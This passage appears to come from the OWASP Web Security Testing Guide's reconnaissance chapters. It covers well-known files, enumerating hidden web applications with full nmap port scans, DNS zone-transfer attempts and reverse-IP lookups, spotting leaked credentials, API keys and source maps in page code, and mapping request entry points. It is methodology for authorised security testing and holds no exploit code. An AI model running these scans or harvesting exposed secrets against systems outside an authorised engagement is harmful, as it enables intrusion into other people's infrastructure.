$ wget --no-verbose https://www.google.com/sitemap.xml && head -n8 sitemap.xml
2020-05-05 12:23:30 URL:https://www.google.com/sitemap.xml [2049] -> "sitemap.xml" [1]

<?xml version="1.0" encoding="UTF-8"?>
<sitemapindex xmlns="http://www.google.com/schemas/sitemap/0.84">
  <sitemap>
    <loc>https://www.google.com/gmail/sitemap.xml</loc>
  </sitemap>
  <sitemap>
    <loc>https://www.google.com/forms/sitemaps.xml</loc>
  </sitemap>
...
```

Exploring from there a tester may wish to retrieve the gmail sitemap `https://www.google.com/gmail/sitemap.xml`:

```
<?xml version="1.0" encoding="UTF-8"?>
<urlset xmlns="http://www.sitemaps.org/schemas/sitemap/0.9"
xmlns:xhtml="http://www.w3.org/1999/xhtml">
  <url>
    <loc>https://www.google.com/intl/am/gmail/about/</loc>
    <xhtml:link href="https://www.google.com/gmail/about/" hreflang="x-default" rel="alternate"/>
    <xhtml:link href="https://www.google.com/intl/el/gmail/about/" hreflang="el" rel="alternate"/>
    <xhtml:link href="https://www.google.com/intl/it/gmail/about/" hreflang="it" rel="alternate"/>
    <xhtml:link href="https://www.google.com/intl/ar/gmail/about/" hreflang="ar" rel="alternate"/>
...
```

Security TXT

`security.txt` is a proposed standard which allows websites to define security policies and contact details. There are multiple reasons this might be of interest in testing scenarios, including but not limited to:

- Identifying further paths or resources to include in discovery/analysis.
- Open Source intelligence gathering.
- Finding information on Bug Bounties, etc.
- Social Engineering.

The file may be present either in the root of the webserver or in the `.well-known/` directory. Ex:

- `https://example.com/security.txt`
- `https://example.com/.well-known/security.txt`

Here is a real world example retrieved from LinkedIn 2020 May 05:

```
$ wget --no-verbose https://www.linkedin.com/.well-known/security.txt && cat security.txt
2020-05-07 12:56:51 URL:https://www.linkedin.com/.well-known/security.txt [333/333] ->
"security.txt" [1]
<div style="page-break-after: always;"></div>

<h1 id="conforms-to-ietf-`draft-foudil-securitytxt-07`">Conforms to IETF `draft-foudil-securitytxt-
07`</h1>
Contact: mailto:security@linkedin.com
Contact: https://www.linkedin.com/help/linkedin/answer/62924
Encryption: https://www.linkedin.com/help/linkedin/answer/79676
Canonical: https://www.linkedin.com/.well-known/security.txt
Policy: https://www.linkedin.com/help/linkedin/answer/62924
```

Humans TXT

`humans.txt` is an initiative for knowing the people behind a website. It takes the form of a text file that contains information about the different people who have contributed to building the website. See humanstxt for more info. This file often (though not always) contains information for career or job sites/paths.

The following example was retrieved from Google 2020 May 05:

```
$ wget --no-verbose  https://www.google.com/humans.txt && cat humans.txt
2020-05-07 12:57:52 URL:https://www.google.com/humans.txt [286/286] -> "humans.txt" [1]
Google is built by a large team of engineers, designers, researchers, robots, and others in many
different sites across the globe. It is updated continuously, and built with more tools and
technologies than we can shake a stick at. If you'd like to help us out, see careers.google.com.
```

Other .well-known Information Sources

There are other RFCs and Internet drafts which suggest standardized uses of files within the `.well-known/` directory. Lists of which can be found here or here.

It would be fairly simple for a tester to review the RFC/drafts are create a list to be supplied to a crawler or fuzzer, in order to verify the existence or content of such files.

Tools

- Browser (View Source or Dev Tools functionality)
- curl
- wget
- Burp Suite
- ZAP

Enumerate Applications on Webserver

ID
WSTG-INFO-04

Summary

A paramount step in testing for web application vulnerabilities is to find out which particular applications are hosted on a web server. Many applications have known vulnerabilities and known attack strategies that can be exploited in order to gain remote control or to exploit data. In addition, many applications are often misconfigured or not updated, due to the perception that they are only used “internally” and therefore no threat exists. With the proliferation of virtual web servers, the traditional 1:1-type relationship between an IP address and a web server is losing much of its original significance. It is not uncommon to have multiple web sites or applications whose symbolic names resolve to the same IP address. This scenario is not limited to hosting environments, but also applies to ordinary corporate environments as well.

Security professionals are sometimes given a set of IP addresses as a target to test. It is arguable that this scenario is more akin to a penetration test-type engagement, but in any case it is expected that such an assignment would test all web applications accessible through this target. The problem is that the given IP address hosts an HTTP service on port 80, but if a tester should access it by specifying the IP address (which is all they know) it reports “No web server configured at this address” or a similar message. But that system could “hide” a number of web applications, associated to unrelated symbolic (DNS) names. Obviously, the extent of the analysis is deeply affected by the tester tests all applications or only tests the applications that they are aware of.

Sometimes, the target specification is richer. The tester may be given a list of IP addresses and their corresponding symbolic names. Nevertheless, this list might convey partial information, i.e., it could omit some symbolic names and the client may not even being aware of that (this is more likely to happen in large organizations).

Other issues affecting the scope of the assessment are represented by web applications published at non-obvious URLs (e.g., `http://www.example.com/some-strange-URL`), which are not referenced elsewhere. This may happen either by error (due to misconfigurations), or intentionally (for example, unadvertised administrative interfaces).

To address these issues, it is necessary to perform web application discovery.

Test Objectives

- Enumerate the applications within scope that exist on a web server.

How to Test

Web application discovery is a process aimed at identifying web applications on a given infrastructure. The latter is usually specified as a set of IP addresses (maybe a net block), but may consist of a set of DNS symbolic names or a mix of the two. This information is handed out prior to the execution of an assessment, be it a classic-style penetration test or an application-focused assessment. In both cases, unless the rules of engagement specify otherwise (e.g., test only the application located at the URL `http://www.example.com/`), the assessment should strive to be the most comprehensive in scope, i.e. it should identify all the applications accessible through the given target. The following examples examine a few techniques that can be employed to achieve this goal.

> Some of the following techniques apply to Internet-facing web servers, namely DNS and reverse-IP web-based search services and the use of search engines. Examples make use of private IP addresses (such as `192.168.1.100`), which, unless indicated otherwise, represent *generic* IP addresses and are used only for anonymity purposes.

There are three factors influencing how many applications are related to a given DNS name (or an IP address):

1. **Different Base URL**

   The obvious entry point for a web application is `www.example.com`, i.e., with this shorthand notation we think of the web application originating at `http://www.example.com/` (the same applies for https). However, even though this is the most common situation, there is nothing forcing the application to start at `/`.

   For example, the same symbolic name may be associated to three web applications such as: `http://www.example.com/url1` `http://www.example.com/url2` `http://www.example.com/url3`

   In this case, the URL `http://www.example.com/` would not be associated with a meaningful page, and the three applications would be **hidden**, unless the tester explicitly knows how to reach them, i.e., the tester knows *url1*, *url2* or *url3*. There is usually no need to publish web applications in this way, unless the owner doesn't want them to be accessible in a standard way, and is prepared to inform the users about their exact location. This doesn't mean that these applications are secret, just that their existence and location is not explicitly advertised.

2. **Non-standard Ports**

   While web applications usually live on port 80 (http) and 443 (https), there is nothing magic about these port numbers. In fact, web applications may be associated with arbitrary TCP ports, and can be referenced by specifying the port number as follows: `http[s]://www.example.com:port/`. For example, `http://www.example.com:20000/`.

3. **Virtual Hosts**

   DNS allows a single IP address to be associated with one or more symbolic names. For example, the IP address `192.168.1.100` might be associated to DNS names `www.example.com`, `helpdesk.example.com`, `webmail.example.com`. It is not necessary that all the names belong to the same DNS domain. This 1-to-N relationship may be reflected to serve different content by using so called virtual hosts. The information specifying the virtual host we are referring to is embedded in the HTTP 1.1 Host header.

   One would not suspect the existence of other web applications in addition to the obvious `www.example.com`, unless they know of `helpdesk.example.com` and `webmail.example.com`.

Approaches to Address Issue 1 - Non-standard URLs

There is no way to fully ascertain the existence of non-standard-named web applications. Being non-standard, there is no fixed criteria governing the naming convention, however there are a number of techniques that the tester can use to gain some additional insight.

First, if the web server is mis-configured and allows directory browsing, it may be possible to spot these applications. Vulnerability scanners may help in this respect.

Second, these applications may be referenced by other web pages and there is a chance that they have been spidered and indexed by web search engines. If testers suspect the existence of such **hidden** applications on `www.example.com` they could search using the *site* operator and examining the result of a query for `site: www.example.com`. Among the returned URLs there could be one pointing to such a non-obvious application.

Another option is to probe for URLs which might be likely candidates for non-published applications. For example, a web mail front end might be accessible from URLs such as `https://www.example.com/webmail`, `https://webmail.example.com/`, or `https://mail.example.com/`. The same holds for administrative interfaces, which may be published at hidden URLs (for example, a Tomcat administrative interface), and yet not referenced anywhere. So doing a bit of dictionary-style searching (or "intelligent guessing") could yield some results. Vulnerability scanners may help in this respect.

Approaches to Address Issue 2 - Non-standard Ports

It is easy to check for the existence of web applications on non-standard ports. A port scanner such as nmap is capable of performing service recognition by means of the `-sV` option, and will identify http[s] services on arbitrary ports. What is required is a full scan of the whole 64k TCP port address space.

For example, the following command will look up, with a TCP connect scan, all open ports on IP `192.168.1.100` and will try to determine what services are bound to them (only *essential* switches are shown – nmap features a broad set of options, whose discussion is out of scope):

`nmap –Pn –sT –sV –p0-65535 192.168.1.100`

It is sufficient to examine the output and look for http or the indication of SSL-wrapped services (which should be probed to confirm that they are https). For example, the output of the previous command could look like:

```
Interesting ports on 192.168.1.100:
(The 65527 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 3.5p1 (protocol 1.99)
80/tcp    open  http        Apache httpd 2.0.40 ((Red Hat Linux))
443/tcp   open  ssl         OpenSSL
901/tcp   open  http        Samba SWAT administration server
1241/tcp  open  ssl         Nessus security scanner
3690/tcp  open  unknown
8000/tcp  open  http-alt?
8080/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
```

From this example, one see that:

- There is an Apache HTTP server running on port 80.
- It looks like there is an HTTPS server on port 443 (but this needs to be confirmed, for example, by visiting `https://192.168.1.100` with a browser).
- On port 901 there is a Samba SWAT web interface.
- The service on port 1241 is not HTTPS, but is the SSL-wrapped Nessus daemon.
- Port 3690 features an unspecified service (nmap gives back its *fingerprint* - here omitted for clarity - together with instructions to submit it for incorporation in the nmap fingerprint database, provided you know which service it represents).
- Another unspecified service on port 8000; this might possibly be HTTP, since it is not uncommon to find HTTP servers on this port. Let's examine this issue:

```
$ telnet 192.168.10.100 8000
Trying 192.168.1.100...
Connected to 192.168.1.100.
Escape character is '^]'.
GET / HTTP/1.0

HTTP/1.0 200 OK
pragma: no-cache
Content-Type: text/html
Server: MX4J-HTTPD/1.0
expires: now
Cache-Control: no-cache

<html>
...
```

This confirms that in fact it is an HTTP server. Alternatively, testers could have visited the URL with a web browser; or used the GET or HEAD Perl commands, which mimic HTTP interactions such as the one given above (however HEAD requests may not be honored by all servers).

- Apache Tomcat running on port 8080.

The same task may be performed by vulnerability scanners, but first check that the scanner of choice is able to identify HTTP[S] services running on non-standard ports. For example, Nessus is capable of identifying them on arbitrary ports (provided it is instructed to scan all the ports), and will provide, with respect to nmap, a number of tests on known web server vulnerabilities, as well as on the SSL configuration of HTTPS services. As hinted before, Nessus is also able to spot popular applications or web interfaces which could otherwise go unnoticed (for example, a Tomcat administrative interface).

Approaches to Address Issue 3 - Virtual Hosts

There are a number of techniques which may be used to identify DNS names associated to a given IP address `x.y.z.t`.

DNS Zone Transfers

This technique has limited use nowadays, given the fact that zone transfers are largely not honored by DNS servers. However, it may be worth a try. First of all, testers must determine the name servers serving `x.y.z.t`. If a symbolic name is known for `x.y.z.t` (let it be `www.example.com`), its name servers can be determined by means of tools such as `nslookup`, `host`, or `dig`, by requesting DNS NS records.

If no symbolic names are known for `x.y.z.t`, but the target definition contains at least a symbolic name, testers may try to apply the same process and query the name server of that name (hoping that `x.y.z.t` will be served as well by that name server). For example, if the target consists of the IP address `x.y.z.t` and the name `mail.example.com`, determine the name servers for domain `example.com`.

The following example shows how to identify the name servers for `www.owasp.org` by using the `host` command:

```
$ host -t ns www.owasp.org
www.owasp.org is an alias for owasp.org.
owasp.org name server ns1.secure.net.
owasp.org name server ns2.secure.net.
```

A zone transfer may now be requested to the name servers for domain `example.com`. If the tester is lucky, they will get back a list of the DNS entries for this domain. This will include the obvious `www.example.com` and the not-so-obvious `helpdesk.example.com` and `webmail.example.com` (and possibly others). Check all names returned by the zone transfer and consider all of those which are related to the target being evaluated.

Trying to request a zone transfer for `owasp.org` from one of its name servers:

```
$ host -l www.owasp.org ns1.secure.net
Using domain server:
Name: ns1.secure.net
Address: 192.220.124.10#53
Aliases:

Host www.owasp.org not found: 5(REFUSED)
; Transfer failed.
```

DNS Inverse Queries

This process is similar to the previous one, but relies on inverse (PTR) DNS records. Rather than requesting a zone transfer, try setting the record type to PTR and issue a query on the given IP address. If the testers are lucky, they may get back a DNS name entry. This technique relies on the existence of IP-to-symbolic name maps, which is not guaranteed.

Web-based DNS Searches

This kind of search is akin to DNS zone transfer, but relies on web-based services that enable name-based searches on DNS. One such service is the Netcraft Search DNS service. The tester may query for a list of names belonging to your domain of choice, such as `example.com`. Then they will check whether the names they obtained are pertinent to the target they are examining.

Reverse-IP Services

Reverse-IP services are similar to DNS inverse queries, with the difference that the testers query a web-based application instead of a name server. There are a number of such services available. Since they tend to return partial (and often different) results, it is better to use multiple services to obtain a more comprehensive analysis.

Domain Tools Reverse IP (requires free membership)


Bing, syntax: `ip:x.x.x.x`

Webhosting Info, syntax: `http://whois.webhosting.info/x.x.x.x`

DNSstuff (multiple services available)

Net Square (multiple queries on domains and IP addresses, requires installation)

The following example shows the result of a query to one of the above reverse-IP services to `216.48.3.18`, the IP address of www.owasp.org. Three additional non-obvious symbolic names mapping to the same address have been revealed.



WebHosting.Info's Power WHOIS Service

216.48.3.18 - IP hosts **4** Total Domains ...
Showing 1 - 4 out of 4

	Domain Name ^
1	OWASP.ORG.
2	WEBGOAT.ORG.
3	WEBSCARAB.COM.
4	WEBSCARAB.NET.
	1

Figure 4.1.4-1: OWASP Whois Info

Googling

Following information gathering from the previous techniques, testers can rely on search engines to possibly refine and increment their analysis. This may yield evidence of additional symbolic names belonging to the target, or applications accessible via non-obvious URLs.

For instance, considering the previous example regarding `www.owasp.org`, the tester could query Google and other search engines looking for information (hence, DNS names) related to the newly discovered domains of `webgoat.org`, `webscarab.com`, and `webscarab.net`.

Googling techniques are explained in Testing: Spiders, Robots, and Crawlers.

Tools

- DNS lookup tools such as `nslookup`, `dig` and similar.
- Search engines (Google, Bing and other major search engines).
- Specialized DNS-related web-based search service: see text.

- Nmap
- Nessus Vulnerability Scanner
- Nikto

Review Webpage Content for Information Leakage

ID
WSTG-INFO-05

Summary

It is very common, and even recommended, for programmers to include detailed comments and metadata on their source code. However, comments and metadata included into the HTML code might reveal internal information that should not be available to potential attackers. Comments and metadata review should be done in order to determine if any information is being leaked.

For modern web apps, the use of client-Side JavaScript for the front-end is becoming more popular. Popular front-end construction technologies use client-side JavaScript like ReactJS, AngularJS, or Vue. Similar to the comments and metadata in HTML code, many programmers also hardcod sensitive information in JavaScript variables on the front-end. Sensitive information can include (but is not limited to): Private API Keys (*e.g.* an unrestricted Google Map API Key), internal IP addresses, sensitive routes (*e.g.* route to hidden admin pages or functionality), or even credentials. This sensitive information can be leaked from such front-end JavaScript code. A review should be done in order to determine if any sensitive information leaked which could be used by attackers for abuse.

For large web applications, performance issues are a big concern to programmers. Programmers have used different methods to optimize front-end performance, including Syntactically Awesome Style Sheets (SASS), Sassy CSS (SCSS), webpack, etc. Using these technologies, front-end code will sometimes become harder to understand and difficult to debug, and because of it, programmers often deploy source map files for debugging purposes. A “source map” is a special file that connects a minified/uglified version of an asset (CSS or JavaScript) to the original authored version. Programmers are still debating whether or not to bring source map files to the production environment. However, it is undeniable that source map files or files for debugging if released to the production environment will make their source more human-readable. It can make it easier for attackers to find vulnerabilities from the front-end or collect sensitive information from it. JavaScript code review should be done in order to determine if any debug files are exposed from the front-end. Depending on the context and sensitivity of the project, a security expert should decide whether the files should exist in the production environment or not.

Test Objectives

- Review webpage comments and metadata to find any information leakage.
- Gather JavaScript files and review the JS code to better understand the application and to find any information leakage.
- Identify if source map files or other front-end debug files exist.

How to Test

Review webpage comments and metadata

HTML comments are often used by the developers to include debugging information about the application. Sometimes, they forget about the comments and they leave them in production environments. Testers should look for HTML comments which start with `<!--`.

Check HTML source code for comments containing sensitive information that can help the attacker gain more insight about the application. It might be SQL code, usernames and passwords, internal IP addresses, or debugging information.

```
...
<div class="table2">
```

```
  <div class="col1">1</div><div class="col2">Mary</div>
  <div class="col1">2</div><div class="col2">Peter</div>
  <div class="col1">3</div><div class="col2">Joe</div>

<!-- Query: SELECT id, name FROM app.users WHERE active='1' -->

</div>
...
```

The tester may even find something like this:

```
<!-- Use the DB administrator password for testing:  f@keP@a$$w0rD -->
```

Check HTML version information for valid version numbers and Data Type Definition (DTD) URLs

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
```

- `strict.dtd` – default strict DTD
- `loose.dtd` – loose DTD
- `frameset.dtd` – DTD for frameset documents

Some `META` tags do not provide active attack vectors but instead allow an attacker to profile an application:

```
<META name="Author" content="Andrew Muller">
```

A common (but not WCAG compliant) `META` tag is Refresh.

```
<META http-equiv="Refresh" content="15;URL=https://www.owasp.org/index.html">
```

A common use for `META` tag is to specify keywords that a search engine may use to improve the quality of search results.

```
<META name="keywords" lang="en-us" content="OWASP, security, sunshine, lollipops">
```

Although most web servers manage search engine indexing via the `robots.txt` file, it can also be managed by `META` tags. The tag below will advise robots to not index and not follow links on the HTML page containing the tag.

```
<META name="robots" content="none">
```

The Platform for Internet Content Selection (PICS) and Protocol for Web Description Resources (POWDER) provide infrastructure for associating metadata with Internet content.

Identifying JavaScript Code and Gathering JavaScript Files

Programmers often hardcode sensitive information with JavaScript variables on the front-end. Testers should check HTML source code and look for JavaScript code between `<script>` and `</script>` tags. Testers should also identify external JavaScript files to review the code (JavaScript files have the file extension `.js` and name of the JavaScript file usually put in the `src` (source) attribute of a `<script>` tag).

Check JavaScript code for any sensitive information leaks which could be used by attackers to further abuse or manipulate the system. Look for values such as: API keys, internal IP addresses, sensitive routes, or credentials. For example:

```
const myS3Credentials = {
  accessKeyId: config('AWSS3AccessKeyID'),
  secretAcccessKey: config('AWSS3SecretAccessKey'),
};
```

The tester may even find something like this:

```
var conString = "tcp://postgres:1234@localhost/postgres";
```

When an API Key is found, testers can check if the API Key restrictions are set per service or by IP, HTTP referrer, application, SDK, etc.

For example, if testers found a Google Map API Key, they can check if this API Key is restricted by IP or restricted only per the Google Map APIs. If the Google API Key is restricted only per the Google Map APIs, attackers can still use that API Key to query unrestricted Google Map APIs and the application owner must to pay for that.

```
<script type="application/json">
...
{"GOOGLE_MAP_API_KEY":"AIzaSyDUEBnKgwiqMNpDplT6ozE4Z0XxuAbqDi4",
"RECAPTCHA_KEY":"6LcPscEUiAAAAHOwwM3fGvIx9rsPYUq62uRhGjJ0"}
...
</script>
```

In some cases, testers may find sensitive routes from JavaScript code, such as links to internal or hidden admin pages.

```
<script type="application/json">
...
"runtimeConfig":{"BASE_URL_VOUCHER_API":"https://staging-voucher.victim.net/api",
"BASE_BACKOFFICE_API":"https://10.10.10.2/api", "ADMIN_PAGE":"/hidden_administrator"}
...
</script>
```

Identifying Source Map Files

Source map files will usually be loaded when DevTools open. Testers can also find source map files by adding the ".map" extension after the extension of each external JavaScript file. For example, if a tester sees a `/static/js/main.chunk.js` file, they can then check for its source map file by visiting `/static/js/main.chunk.js.map`.

Black-Box Testing

Check source map files for any sensitive information that can help the attacker gain more insight about the application. For example:

```
{
  "version": 3,
  "file": "static/js/main.chunk.js",
  "sources": [
    "/home/sysadmin/cashsystem/src/actions/index.js",
    "/home/sysadmin/cashsystem/src/actions/reportAction.js",
```

```
      "/home/sysadmin/cashsystem/src/actions/cashoutAction.js",
      "/home/sysadmin/cashsystem/src/actions/userAction.js",
      "..."
    ],
    "..."
  }
```

When websites load source map files, the front-end source code will become readable and easier to debug.

Tools

- Wget
- Browser “view source” function
- Eyeballs
- Curl
- Burp Suite
- Waybackurls
- Google Maps API Scanner

References

- KeyHacks

Whitepapers

- HTML version 4.01
- XHTML
- HTML version 5

Identify Application Entry Points

ID
WSTG-INFO-06

Summary

Enumerating the application and its attack surface is a key precursor before any thorough testing can be undertaken, as it allows the tester to identify likely areas of weakness. This section aims to help identify and map out areas within the application that should be investigated once enumeration and mapping have been completed.

Test Objectives

- Identify possible entry and injection points through request and response analysis.

How to Test

Before any testing begins, the tester should always get a good understanding of the application and how the user and browser communicates with it. As the tester walks through the application, they should pay attention to all HTTP requests as well as every parameter and form field that is passed to the application. They should pay special attention to when GET requests are used and when POST requests are used to pass parameters to the application. In addition, they also need to pay attention to when other methods for RESTful services are used.

Note that in order to see the parameters sent in the body of requests such as a POST request, the tester may want to use a tool such as an intercepting proxy (See tools). Within the POST request, the tester should also make special note of any hidden form fields that are being passed to the application, as these usually contain sensitive information, such as state information, quantity of items, the price of items, that the developer never intended for anyone to see or change.

In the author's experience, it has been very useful to use an intercepting proxy and a spreadsheet for this stage of testing. The proxy will keep track of every request and response between the tester and the application as they explore it. Additionally, at this point, testers usually trap every request and response so that they can see exactly every header, parameter, etc. that is being passed to the application and what is being returned. This can be quite tedious at times, especially on large interactive sites (think of a banking application). However, experience will show what to look for and this phase can be significantly reduced.

As the tester walks through the application, they should take note of any interesting parameters in the URL, custom headers, or body of the requests/responses, and save them in a spreadsheet. The spreadsheet should include the page requested (it might be good to also add the request number from the proxy, for future reference), the interesting parameters, the type of request (GET, POST, etc), if access is authenticated/unauthenticated, if TLS is used, if it's part of a multi-step process, if WebSockers are used, and any other relevant notes. Once they have every area of the application mapped out, then they can go through the application and test each of the areas that they have identified and make notes for what worked and what didn't work. The rest of this guide will identify how to test each of these areas of interest, but this section must be undertaken before any of the actual testing can commence.

Below are some points of interests for all requests and responses. Within the requests section, focus on the GET and POST methods, as these appear the majority of the requests. Note that other methods, such as PUT and DELETE, can be used. Often, these more rare requests, if allowed, can expose vulnerabilities. There is a special section in this guide dedicated for testing these HTTP methods.

Requests

- Identify where GETs are used and where POSTs are used.

- Identify all parameters used in a POST request (these are in the body of the request).
- Within the POST request, pay special attention to any hidden parameters. When a POST is sent all the form fields (including hidden parameters) will be sent in the body of the HTTP message to the application. These typically aren't seen unless a proxy or view the HTML source code is used. In addition, the next page shown, its data, and the level of access can all be different depending on the value of the hidden parameter(s).
- Identify all parameters used in a GET request (i.e., URL), in particular the query string (usually after a ? mark).
- Identify all the parameters of the query string. These usually are in a pair format, such as `foo=bar`. Also note that many parameters can be in one query string such as separated by a `&`, `\~`, `:`, or any other special character or encoding.
- A special note when it comes to identifying multiple parameters in one string or within a POST request is that some or all of the parameters will be needed to execute the attacks. The tester needs to identify all of the parameters (even if encoded or encrypted) and identify which ones are processed by the application. Later sections of the guide will identify how to test these parameters. At this point, just make sure each one of them is identified.
- Also pay attention to any additional or custom type headers not typically seen (such as `debug: false`).

Responses

- Identify where new cookies are set (`Set-Cookie` header), modified, or added to.
- Identify where there are any redirects (3xx HTTP status code), 400 status codes, in particular 403 Forbidden, and 500 internal server errors during normal responses (i.e., unmodified requests).
- Also note where any interesting headers are used. For example, `Server: BIG-IP` indicates that the site is load balanced. Thus, if a site is load balanced and one server is incorrectly configured, then the tester might have to make multiple requests to access the vulnerable server, depending on the type of load balancing used.

Black-Box Testing

Testing for Application Entry Points

The following are two examples on how to check for application entry points.

Example 1

This example shows a GET request that would purchase an item from an online shopping application.

```
GET /shoppingApp/buyme.asp?CUSTOMERID=100&ITEM=z101a&PRICE=62.50&IP=x.x.x.x HTTP/1.1
Host: x.x.x.x
Cookie: SESSIONID=Z29vZCBqb2IgcGFkYXdhIG15IHVzZXJuYW1lIGlzIGZvbyBhbmQgcGFzc3dvcmQgaXMgYmFy
```

> Here the tester would note all the parameters of the request such as CUSTOMERID, ITEM, PRICE, IP, and the Cookie (which could just be encoded parameters or used for session state).

Example 2

This example shows a POST request that would log you into an application.

```
POST /KevinNotSoGoodApp/authenticate.asp?service=login HTTP/1.1
Host: x.x.x.x
Cookie: SESSIONID=dGhpcyBpcyBhIGJhZCBhcHAgdGhhdCBzZXRzIHByZWRpY3RhYmxlIGNvb2tpZXMgYW5kIG1pbmUgaXMgMT
IzNA==;CustomCookie=00my00trusted00ip00is00x.x.x.x00

user=admin&pass=pass123&debug=true&fromtrustIP=true
```

> In this example the tester would note all the parameters as they have before, however the majority of the parameters are passed in the body of the request and not in the URL. Additionally, note that there is a custom HTTP header (`CustomCookie`) being used.

Gray-Box Testing

Testing for application entry points via a gray-box methodology would consist of everything already identified above with one addition. In cases where there are external sources from which the application receives data and processes it (such as SNMP traps, syslog messages, SMTP, or SOAP messages from other servers) a meeting with the application developers could identify any functions that would accept or expect user input and how they are formatted. For example, the developer could help in understanding how to formulate a correct SOAP request that the application would accept and where the web service resides (if the web service or any other function hasn't already been identified during the black-box testing).

OWASP Attack Surface Detector

The Attack Surface Detector (ASD) tool investigates the source code and uncovers the endpoints of a web application, the parameters these endpoints accept, and the data type of those parameters. This includes the unlinked endpoints a spider will not be able to find, or optional parameters totally unused in client-side code. It also has the capability to calculate the changes in attack surface between two versions of an application.

The Attack Surface Detector is available as a plugin to both ZAP and Burp Suite, and a command-line tool is also available. The command-line tool exports the attack surface as a JSON output, which can then be used by the ZAP and Burp Suite plugin. This is helpful for cases where the source code is not provided to the penetration tester directly. For example, the penetration tester can get the json output file from a customer who does not want to provide the source code itself.

How to Use

The CLI jar file is available for download from https://github.com/secdec/attack-surface-detector-cli/releases.

You can run the following command for ASD to identify endpoints from the source code of the target web application.

```
java -jar attack-surface-detector-cli-1.3.5.jar <source-code-path> [flags]
```

Here is an example of running the command against OWASP RailsGoat.

```
$ java -jar attack-surface-detector-cli-1.3.5.jar railsgoat/
Beginning endpoint detection for '<...>/railsgoat' with 1 framework types
Using framework=RAILS
[0] GET: /login (0 variants): PARAMETERS={url=name=url, paramType=QUERY_STRING, dataType=STRING};
FILE=/app/controllers/sessions_contro
ller.rb (lines '6'-'9')
[1] GET: /logout (0 variants): PARAMETERS={}; FILE=/app/controllers/sessions_controller.rb (lines
'33'-'37')
[2] POST: /forgot_password (0 variants): PARAMETERS={email=name=email, paramType=QUERY_STRING,
dataType=STRING}; FILE=/app/controllers/
password_resets_controller.rb (lines '29'-'38')
[3] GET: /password_resets (0 variants): PARAMETERS={token=name=token, paramType=QUERY_STRING,
dataType=STRING}; FILE=/app/controllers/p
assword_resets_controller.rb (lines '19'-'27')
[4] POST: /password_resets (0 variants): PARAMETERS={password=name=password, paramType=QUERY_STRING,
dataType=STRING, user=name=user, paramType=QUERY_STRING, dataType=STRING,
confirm_password=name=confirm_password, paramType=QUERY_STRING, dataType=STRING};
FILE=/app/controllers/password_resets_controller.rb (lines '5'-'17')
[5] GET: /sessions/new (0 variants): PARAMETERS={url=name=url, paramType=QUERY_STRING,
dataType=STRING}; FILE=/app/controllers/sessions_controller.rb (lines '6'-'9')
[6] POST: /sessions (0 variants): PARAMETERS={password=name=password, paramType=QUERY_STRING,
dataType=STRING, user_id=name=user_id, paramType=SESSION, dataType=STRING,
remember_me=name=remember_me, paramType=QUERY_STRING, dataType=STRING, url=name=url,
paramType=QUERY_STRING, dataType=STRING, email=name=email, paramType=QUERY_STRING, dataType=STRING};
FILE=/app/controllers/sessions_controller.rb (lines '11'-'31')
[7] DELETE: /sessions/{id} (0 variants): PARAMETERS={}; FILE=/app/controllers/sessions_controller.rb
(lines '33'-'37')
[8] GET: /users (0 variants): PARAMETERS={}; FILE=/app/controllers/api/v1/users_controller.rb (lines
'9'-'11')
[9] GET: /users/{id} (0 variants): PARAMETERS={}; FILE=/app/controllers/api/v1/users_controller.rb
(lines '13'-'15')
... snipped ...
[38] GET: /api/v1/mobile/{id} (0 variants): PARAMETERS={id=name=id, paramType=QUERY_STRING,
```

```
dataType=STRING, class=name=class, paramType=QUERY_STRING, dataType=STRING};
FILE=/app/controllers/api/v1/mobile_controller.rb (lines '8'-'13')
[39] GET: / (0 variants): PARAMETERS={url=name=url, paramType=QUERY_STRING, dataType=STRING};
FILE=/app/controllers/sessions_controller.rb (lines '6'-'9')
Generated 40 distinct endpoints with 0 variants for a total of 40 endpoints
Successfully validated serialization for these endpoints
0 endpoints were missing code start line
0 endpoints were missing code end line
0 endpoints had the same code start and end line
Generated 36 distinct parameters
Generated 36 total parameters
- 36/36 have their data type
- 0/36 have a list of accepted values
- 36/36 have their parameter type
--- QUERY_STRING: 35
--- SESSION: 1
Finished endpoint detection for '<...>/railsgoat'
----------
-- DONE --
0 projects had duplicate endpoints
Generated 40 distinct endpoints
Generated 40 total endpoints
Generated 36 distinct parameters
Generated 36 total parameters
1/1 projects had endpoints generated
To enable logging include the -debug argument
```

You can also generate a JSON output file using the `-json` flag, which can be used by the plugin to both ZAP and Burp Suite. See the following links for more details.

- Home of ASD Plugin for OWASP ZAP
- Home of ASD Plugin for PortSwigger Burp

Tools

- OWASP Zed Attack Proxy (ZAP)
- Burp Suite
- Fiddler

References

- RFC 2616 – Hypertext Transfer Protocol – HTTP 1.1
- OWASP Attack Surface Detector

Map Execution Paths Through Application

ID
WSTG-INFO-07

Summary

Before commencing security testing, understanding the structure of the application is paramount. Without a thorough understanding of the layout of the application, it is unlikely that it will be tested thoroughly.

Test Objectives

- Map the target application and understand the principal workflows.

How to Test

In black-box testing it is extremely difficult to test the entire codebase. Not just because the tester has no view of the code paths through the application, but even if they did, to test all code paths would be very time consuming. One way to reconcile this is to document what code paths were discovered and tested.

There are several ways to approach the testing and measurement of code coverage:

- **Path** - test each of the paths through an application that includes combinatorial and boundary value analysis testing for each decision path. While this approach offers thoroughness, the number of testable paths grows exponentially with each decision branch.
